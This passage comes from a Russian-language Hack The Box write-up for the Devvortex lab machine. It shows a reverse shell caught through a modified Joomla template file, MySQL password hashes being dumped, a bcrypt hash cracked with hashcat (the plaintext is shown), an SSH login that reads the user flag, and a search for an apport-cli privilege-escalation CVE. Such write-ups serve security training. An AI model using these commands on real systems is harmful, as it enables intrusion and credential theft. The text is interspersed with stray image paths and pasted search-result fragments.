$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

Новый код error.php

Осталось запустить листенер `pwncat-cs -lp 4321` и обратиться к измененному файлу `http://dev.devvortex.htb/administrator/templates/cassiopeia/error.php`.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/devvortex]
└─$ pwncat-cs -lp 4321
[14:35:39] Welcome to pwncat 🐈!
[14:39:07] received connection from 10.10.11.242:51708
[14:39:10] 0.0.0.0:4321: upgrading from /usr/bin/dash to /usr/bin/bash
[14:39:12] 10.10.11.242:51708: registered new host w/ db
(local) pwncat$ back
(remote) www-data@devvortex:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@devvortex:/$ 
```


Сессия пользователя www-data

ПРОДВИЖЕНИЕ

Так как на хосте развернут веб-сервер, а на нем работает система управления контентом, то первое наше действие — попробовать извлечь из ее базы данных учетные данные пользователей. Высока вероятность, что эти учетные данные подойдут и для пользователей ОС тоже. Креды для подключения к базе у нас есть, используем их при авторизации в MySQL. Затем сразу переходим к базе данных `joomla`.

```
mysql -h localhost -u lewis -p
```

```
use joomla;
```




```
(remote) www-data@devvortex:/$ mysql -h localhost -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 221
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

Подключение к базе данных joomla

Учетные данные Joomla хранит в таблице `users`, но для всех таблиц используется префикс. Вывод эксплоита содержал и его: `sd4fg_`. Нас интересуют колонки `username` и `password`.

```
select username,password from sd4fg_users;
```




```
mysql> select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

Учетные данные пользователей

Используется сложный алгоритм хеширования bcrypt, поэтому взлом может занять некоторое время. Перебирать будем только хеш пароля пользователя `logan`.


```
hashcat -m 3200 hash.txt rockyou.txt
```



```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
```

Результат взлома хеша

С полученными учетными данными авторизуемся через SSH и забираем первый флаг.



```
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$ cat user.txt
40df4d54ec0f15dcd26a8089ff3be46b
logan@devvortex:~$ 
```


Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Существует множество мест, которые стоит проверить в Linux в поисках пути для повышения привилегий. Одно из основных — файл `/etc/sudoers`, где хранится список команд, которые разные группы пользователей могут выполнять от имени администратора системы.

Выведем содержимое этого файла:

```
sudo -l
```




```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ 
```

Настройки sudoers

И обнаруживаем, что любой пользователь при предъявлении своего пароля может выполнить команду `/usr/bin/apport-cli` в привилегированном контексте.

Apport — это приложение, которое автоматически собирает данные об аварийных завершениях процессов, а затем составляет и сохраняет отчет в каталог `/var/crash/`.

Давай посмотрим, нет ли в Apport свежих уязвимостей. Для этого проще всего использовать Google.


Google
apport-cli vulns
Все
Видео
Картинки
Новости
Покупки
Ещё
Инструменты


Результатов: примерно 414 000 (0,27 сек.)

VulDB
https://vuldb.com › ... · Перевести эту страницу
apport-cli privileges management - CVE-2023-1326
14 апр. 2023 г. — A vulnerability was found in apport-cli up to 2.26.0 and classified as critical. Affected by this issue is some unknown processing.

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln · Перевести эту страницу
CVE-2023-1326 Detail - NVD
13 апр. 2023 г. — Description. A privilege escalation attack was found in apport-cli 2.26.0 and earlier which is similar to CVE-2023-26604.

Snyk
https://security.snyk.io › vuln · Перевести эту страницу
Improper Privilege Management in apport | CVE-2023-1326
13 апр. 2023 г. — A privilege escalation attack was found in apport-cli 2.26.0 and earlier which is similar to CVE-2023-26604. If a system is specially ...

Поиск уязвимостей в Google



Improper Privilege Management

Affecting apport package, versions <2.20.11-0ubuntu27.26

INTRODUCED: 14 APR 2023 CVE-2023-1326 CWE-269

How to fix?

Upgrade `Ubuntu:20.04` `apport` to version 2.20.11-0ubuntu27.26 or higher.

